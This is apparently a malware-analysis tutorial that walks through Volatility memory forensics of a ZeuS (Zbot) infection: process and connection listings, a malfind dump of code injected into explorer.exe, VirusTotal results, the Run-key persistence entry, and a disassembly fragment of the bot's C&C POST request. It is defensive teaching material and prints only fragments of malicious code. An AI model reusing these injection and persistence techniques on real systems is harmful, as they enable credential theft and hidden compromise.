
Volatility’s pslist module shows the two process edd94.exe and raruo.exe



```
root@bt:~/Volatility# python vol.py -f infected.vmem pslist
Volatile Systems Volatility Framework 2.0
 Offset(V)  Name                  PID    PPID   Thds   Hnds   Time
---------- -------------------- ------ ------ ------ ------ -------------------
0x8972b830 System                    4      0     56    454 1970-01-01 00:00:00
0x89621020 smss.exe                376      4      3     19 2012-02-26 12:07:10
0x89532da0 csrss.exe               632    376     10    313 2012-02-26 12:07:10
0x89465630 winlogon.exe            656    376     16    493 2012-02-26 12:07:11
0x895aebf0 services.exe            700    656     16    245 2012-02-26 12:07:11
0x89611020 lsass.exe               712    656     19    327 2012-02-26 12:07:11
0x896523b0 vmacthlp.exe            868    700      1     25 2012-02-26 12:07:11
0x892c6da0 svchost.exe             880    700     14    188 2012-02-26 12:07:11
0x891662b8 svchost.exe             964    700     10    217 2012-02-26 12:07:11
0x8964e170 svchost.exe            1048    700     58   1156 2012-02-26 12:07:11
0x8951ea38 svchost.exe            1092    700      5     71 2012-02-26 12:07:11
0x8964c8e0 svchost.exe            1124    700     14    203 2012-02-26 12:07:11
0x8915a360 explorer.exe           1748   1712     22    550 2012-02-26 12:07:17
0x895166a8 VMwareTray.exe         1880   1748      2     79 2012-02-26 12:07:18
0x89456020 VMwareUser.exe         1888   1748      7    226 2012-02-26 12:07:18
0x893ffa58 ctfmon.exe             1900   1748      4    102 2012-02-26 12:07:18
0x89150740 vmtoolsd.exe            216    700      4    229 2012-02-26 12:07:19
0x8914c4a8 VMUpgradeHelper         428    700      3     95 2012-02-26 12:07:19
0x89435a20 cmd.exe                1000   1748      2    103 2012-07-07 17:29:06
0x89526020 CaptureBAT.exe         1428   1000      0 ------ 2012-07-07 20:15:43
0x89461bb0 edd94.exe              1476   1748      0 ------ 2012-07-07 20:15:52
0x890f47a8 raruo.exe              1492   1476      0 ------ 2012-07-07 20:15:53
root@bt:~/Volatility#
```

Step 3 – Network connections from memory image


Volatility’s connscan module shows pid 1748 making http connection, this pid 1748 is associated with explorer.exe



```
root@bt:~/Volatility# python vol.py -f infected.vmem pslist
Volatile Systems Volatility Framework 2.0
 Offset(V)  Name                 PID    PPID   Thds   Hnds   Time
---------- -------------------- ------ ------ ------ ------ -------------------
0x8972b830 System                    4      0     56    454 1970-01-01 00:00:00
0x89621020 smss.exe                376      4      3     19 2012-02-26 12:07:10
0x89532da0 csrss.exe               632    376     10    313 2012-02-26 12:07:10
0x89465630 winlogon.exe            656    376     16    493 2012-02-26 12:07:11
0x895aebf0 services.exe            700    656     16    245 2012-02-26 12:07:11
0x89611020 lsass.exe               712    656     19    327 2012-02-26 12:07:11
0x896523b0 vmacthlp.exe            868    700      1     25 2012-02-26 12:07:11
0x892c6da0 svchost.exe             880    700     14    188 2012-02-26 12:07:11
0x891662b8 svchost.exe             964    700     10    217 2012-02-26 12:07:11
0x8964e170 svchost.exe            1048    700     58   1156 2012-02-26 12:07:11
0x8951ea38 svchost.exe            1092    700      5     71 2012-02-26 12:07:11
0x8964c8e0 svchost.exe            1124    700     14    203 2012-02-26 12:07:11
0x8915a360 explorer.exe           1748   1712     22    550 2012-02-26 12:07:17
0x895166a8 VMwareTray.exe         1880   1748      2     79 2012-02-26 12:07:18
0x89456020 VMwareUser.exe         1888   1748      7    226 2012-02-26 12:07:18
0x893ffa58 ctfmon.exe             1900   1748      4    102 2012-02-26 12:07:18
0x89150740 vmtoolsd.exe            216    700      4    229 2012-02-26 12:07:19
0x8914c4a8 VMUpgradeHelper         428    700      3     95 2012-02-26 12:07:19
0x89435a20 cmd.exe                1000   1748      2    103 2012-07-07 17:29:06
0x89526020 CaptureBAT.exe         1428   1000      0 ------ 2012-07-07 20:15:43
0x89461bb0 edd94.exe              1476   1748      0 ------ 2012-07-07 20:15:52
0x890f47a8 raruo.exe              1492   1476      0 ------ 2012-07-07 20:15:53
root@bt:~/Volatility# python vol.py -f infected.vmem connscan
Volatile Systems Volatility Framework 2.0
 Offset     Local Address             Remote Address            Pid
---------- ------------------------- ------------------------- ------
0x0932a540 192.168.1.100:1033        192.168.1.2:80              1748
```

Step 4 – Embedded exe and api hooks in explorer.exe


The below output shows the inline api hooks and embedded executable in explorer.exe, and also the embedded executable is dumped into a directory (dump) by malfind plugin



```
0x0932a540 192.168.1.100:1033       192.168.1.2:80              1748
root@bt:~/Volatility# python vol.py -f infected.vmem malfind -p 1748 -D dump
Volatile Systems Volatility Framework 2.0
Name                 Pid    Start      End        Tag      Hits    Protect
explorer.exe         1748   0x00ba0000 0xba0fff00 VadS     0       PAGE_EXECUTE_READWRITE
Dumped to: dump/explorer.exe.935a360.00ba0000-00ba0fff.dmp
0x00ba0000   b8 35 00 00 00 e9 8b d1 d6 7b 68 6c 02 00 00 e9    .5.......{hl....
0x00ba0010   94 63 d7 7b 8b ff 55 8b ec e9 6c 11 c7 7b 8b ff    .c.{..U...l..{..
0x00ba0020   55 8b ec e9 02 08 4e 77 8b ff 55 8b ec e9 13 cd    U.....Nw..U.....
0x00ba0030   4c 77 8b ff 55 8b ec e9 fb 34 4d 77 8b ff 55 8b    Lw..U....4Mw..U.
0x00ba0040   ec e9 75 d3 52 77 8b ff 55 8b ec e9 0e da 4b 77    ..u.Rw..U.....Kw
0x00ba0050   8b ff 55 8b ec e9 5f ab 4c 77 8b ff 55 8b ec e9    ..U..._.Lw..U...
0x00ba0060   83 2a 4e 77 8b ff 55 8b ec e9 8c ad 4c 77 8b ff    .*Nw..U.....Lw..
0x00ba0070   55 8b ec e9 fa 0b 4c 77 8b ff 55 8b ec e9 ae 3d    U.....Lw..U....=

Disassembly:
00ba0000: b835000000                            MOV EAX, 0x35
00ba0005: e98bd1d67b                            JMP 0x7c90d195
00ba000a: 686c020000                            PUSH DWORD 0x26c
00ba000f: e99463d77b                            JMP 0x7c9163a8
00ba0014: 8bff                                  MOV EDI, EDI
00ba0016: 55                                    PUSH EBP
00ba0017: 8bec                                  MOV EBP, ESP
00ba0019: e96c11c77b                            JMP 0x7c81118a
00ba001e: 8bff                                  MOV EDI, EDI
00ba0020: 55                                    PUSH EBP


explorer.exe         1748   0x00c50000 0xc76fff00 VadS     0       PAGE_EXECUTE_READWRITE
Dumped to: dump/explorer.exe.935a360.00c50000-00c76fff.dmp
0x00c50000   4d 5a 00 00 00 00 00 00 00 00 00 00 00 00 00 00    MZ..............
```

Step 5 – Virustotal submission of dumped exe

The virustotal submission confirms the dumped exe to be component of ZeuS bot


File Edit View History Bookmarks Tools Help
Antivirus scan for eda79d295ef...
virustotal.com https://www.virustotal.com/file/defe3a6d31eea3cc2922e540ace9fcf5c5989283f22ad1e7065d49d78702bc9f/analysis/1341692891/
Community Statistics Documentation FAQ About
Join our community Sign in
0
0
More details


Detection ratio: 32 / 42

Analysis date: 2012-07-07 20:28:11 UTC (0 minutes ago)

Antivirus	Result	Update
AhnLab-V3	Trojan/Win32.Zbot	20120707
AntiVir	TR/Spy.ZBot.aoqb.5	20120707
Antiy-AVL	-	20120707
Avast	Win32:Zbot-NRC [Trj]	20120707
AVG	Generic_s.BE	20120707
BitDefender	Gen:Variant.Barys.5104	20120707
ByteHero	-	20120704
CAT-QuickHeal	TrojanPWS.Zbot.Y3	20120707
ClamAV	Trojan.Spy.Zbot-142	20120707
Commtouch	W32/Zbot.BR.gen!Eldorado	20120707

Step 6 – Printing the registry key


Malware creates registry key to survive the reboot




```
Last updated: 2011-10-31 15:07:20

Subkeys:

Values:
----------------------------
Registry: \Device\HarddiskVolume1\WINDOWS\system32\config\default
Key name: Run (S)
Last updated: 2011-10-31 20:28:57

Subkeys:

Values:
----------------------------
Registry: \Device\HarddiskVolume1\Documents and Settings\Administrator\NTUSER.DAT
Key name: Run (S)
Last updated: 2012-07-07 20:15:54

Subkeys:

Values:
REG_SZ        ctfmon.exe       : (S) C:\WINDOWS\system32\ctfmon.exe
REG_SZ        {F561587E-5C96-37AB-9701-D0081175F61B} : (S) "C:\Documents and Settings\Administrator\Application Data\L
yolxi\raruo.exe"
-----------
```

Step 12 – Finding the malicious exe on infected machine

Finding malicious sample (raruo.exe) from infected host and virustotal submission confirms ZeuS(zbot) infection


Lyolxi
File Edit View Favorites Tools Help
Back Search Folders
C:\Documents and Settings\Administrator\Application Data\Lyolxi
File and Folder Tasks
Other Places
Details
raruo.exe



Antivirus	Result
AhnLab-V3	Spyware/Win32.Zbot
AntiVir	TR/Crypt.XPACK.Gen
Antiy-AVL	Packed/Win32.Katusha.gen
Avast	Win32:Kryptik-IDH [Trj]
AVG	Cryptic.DYR
BitDefender	Gen:Heur.Conjar.11
ByteHero	-
CAT-QuickHeal	TrojanPWS.Zbot.Gen
ClamAV	-
Commtouch	W32/Kazy.H2.gen!Eldorado
Comodo	TrojWare.Win32.Kryptik.ADBJ
DrWeb	Trojan.PWS.Panda.786
Emsisoft	Packed.Win32.Katusha!IK


ADVANCED MALWARE ANALYSIS

DEMO 2

http://youtu.be/3bxzvrGf5w8

Disassembly Example


The below screenshot shows the disassembly of http bot, making connection to the C&C



```
.text:00401450                 push    eax             ; hInternet
.text:00401451                 call    ds:InternetConnectA
.text:00401457                 cmp     eax, ebx
.text:00401459                 mov     dword_408AEC, eax
.text:0040145E                 jz      short loc_4014CB
.text:00401460                 push    ebx             ; dwContext
.text:00401461                 push    4080000h        ; dwFlags
.text:00401466                 push    ebx             ; lplpszAcceptTypes
.text:00401467                 push    offset szReferrer ; "fe25de0be9887dbb2ac25dad792fce2a"
.text:0040146C                 push    ebx             ; lpszVersion
.text:0040146D                 push    [ebp+lpszObjectName] ; lpszObjectName
.text:00401470                 push    offset aPost    ; "POST"
.text:00401475                 push    eax             ; hConnect
.text:00401476                 call    ds:HttpOpenRequestA
